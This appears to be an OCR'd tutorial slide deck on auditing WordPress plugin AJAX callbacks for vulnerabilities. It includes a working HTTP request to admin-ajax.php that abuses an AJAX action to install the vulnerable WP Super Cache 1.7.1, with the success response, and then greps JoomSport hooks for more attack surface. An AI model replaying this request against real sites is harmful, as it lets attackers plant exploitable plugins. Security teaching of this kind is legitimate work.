
LET'S ANALYZE THE CALLBACK



Date	D	A	V	Title
2021-03-29	⬇		✗	WordPress Plugin WP Super Cache 1.7.1 - Remote Code Execution (Authenticated)
2021-03-26	⬇		✗	GetSimple CMS Custom JS Plugin 0.1 - CSRF to Persistent XSS
2021-03-22	⬇		✗	WordPress Plugin Delightful Downloads Jquery File Tree 1.6.6 - Path Traversal
2021-03-11	⬇		✗	MyBB OUGC Feedback Plugin 1.8.22 - Cross-Site Scripting
2021-02-10	⬇		✗	b2evolution 6.11.6 - 'plugin name' Stored XSS
2021-02-08	⬇		✗	WordPress Plugin Supsystic Backup 2.3.9 - Local File Inclusion
2021-02-08	⬇		✗	WordPress Plugin Supsystic Contact Form 1.7.5 - Multiple Vulnerabilities

Let's search for a **vulnerable plugin** from **exploit-db.com** to **install it** on the website

LET'S ANALYZE THE CALLBACK




```
/wp-admin/admin-ajax.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: HitmanAlharbi
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 52

action=do_button_job_later&slug=wp-super-cache.1.7.1
```

```
HTTP/1.1 200 OK
Date: Fri, 09 Apr 2021 17:07:39 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.10
X-Powered-By: PHP/7.3.10
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1942

<div class="wrap">
  <h1>
  </h1>
  <p>
    Downloading installation package from <span class="cod
    &#8230;
  </p>
  <p>
    Unpacking the package&#8230;
  </p>
  <p>
    Installing the plugin&#8230;
  </p>
  <p>
    Plugin installed successfully.
  </p>
```

We passed the **name** of the **vulnerable plugin** with the **version** and after that done, **installed**

LET'S ANALYZE THE CALLBACK



□ WP Super Cache

Activate | Delete

Very fast caching plugin for WordPress.


Version 1.7.1 | By Automattic | View details

There is a new version of WP Super Cache available. View version 1.7.2 details or update now.

□ Plugin — Description

Yeaaaaaah, we have exploited the vulnerability to install more vulnerable plugins


LET'S ANALYZE THE CALLBACK



MORE ANALYSIS?

Let’s see more examples


We will use (JoomSport <= 5.1.5) plugin



```
-sports-league-results-management/includes/posts/joomsport-post-season.php:        add_action(
y("JoomSportPostSeason",'joomsport_plstat_shortcode') );
:\plugins\joomsport-sports-league-results-management/includes/posts/joomsport-post-season.php:        add_action( 'wp_ajax_joom
rray("JoomSportPostSeason",'joomsport_matchday_shortcode') );
t\plugins\joomsport-sports-league-results-management/includes/posts/joomsport-post-season.php:        add_action( 'wp_ajax_joom
', array("JoomSportPostSeason",'joomsport_matchdaylist_shortcode') );
t\plugins\joomsport-sports-league-results-management/includes/posts/joomsport-post-season.php:        add_action( 'wp_ajax_joom
 array("JoomSportPostSeason",'joomsport_playerlist_shortcode') );
t\plugins\joomsport-sports-league-results-management/includes/posts/joomsport-post-season.php:        add_action( 'wp_ajax_joom
portPostSeason",'joomsport_md_load') );
t\plugins\joomsport-sports-league-results-management/includes/posts/joomsport-post-season.php:        add_action( 'wp_ajax_nopr
("JoomSportPostSeason",'joomsport_md_load') );
t\plugins\joomsport-sports-league-results-management/includes/posts/joomsport-post-season.php:        add_action( 'wp_ajax_crea
rtPostSeason",'joomsport_create_tlslider') );
t\plugins\joomsport-sports-league-results-management/includes/posts/joomsport-post-team.php:        add_action( 'wp_ajax_team_s
ortPostTeam",'joomsport_team_seasonrelated') );
:\plugins\joomsport-sports-league-results-management/includes/taxonomies/joomsport-taxonomy-matchday.php:        add_action( 'w
("JoomSportTaxonomyMatchday",'joomsport_mday_savematch') );
```

We will **grep** some **juicy hooks**, and we will check this **file**


MORE ANALYSIS?



```
p_ajax_joomsport_matches_shortcode', array("JoomSportPostSeason",'joomsport_matches_short
p_ajax_joomsport_plstat_shortcode', array("JoomSportPostSeason",'joomsport_plstat_shortco
p_ajax_joomsport_matchday_shortcode', array("JoomSportPostSeason",'joomsport_matchday_sho
p_ajax_joomsport_matchdaylist_shortcode', array("JoomSportPostSeason",'joomsport_matchday
p_ajax_joomsport_playerlist_shortcode', array("JoomSportPostSeason",'joomsport_playerlist
p_ajax_joomsport_md_load', array("JoomSportPostSeason",'joomsport_md_load') );
p_ajax_nopriv_joomsport_md_load', array("JoomSportPostSeason",'joomsport_md_load') );

p_ajax_create_tlslider', array("JoomSportPostSeason",'joomsport_create_tlslider') );
```

Let's **analyze** the **callback** of this **AJAX action** to see if we can **exploit** it

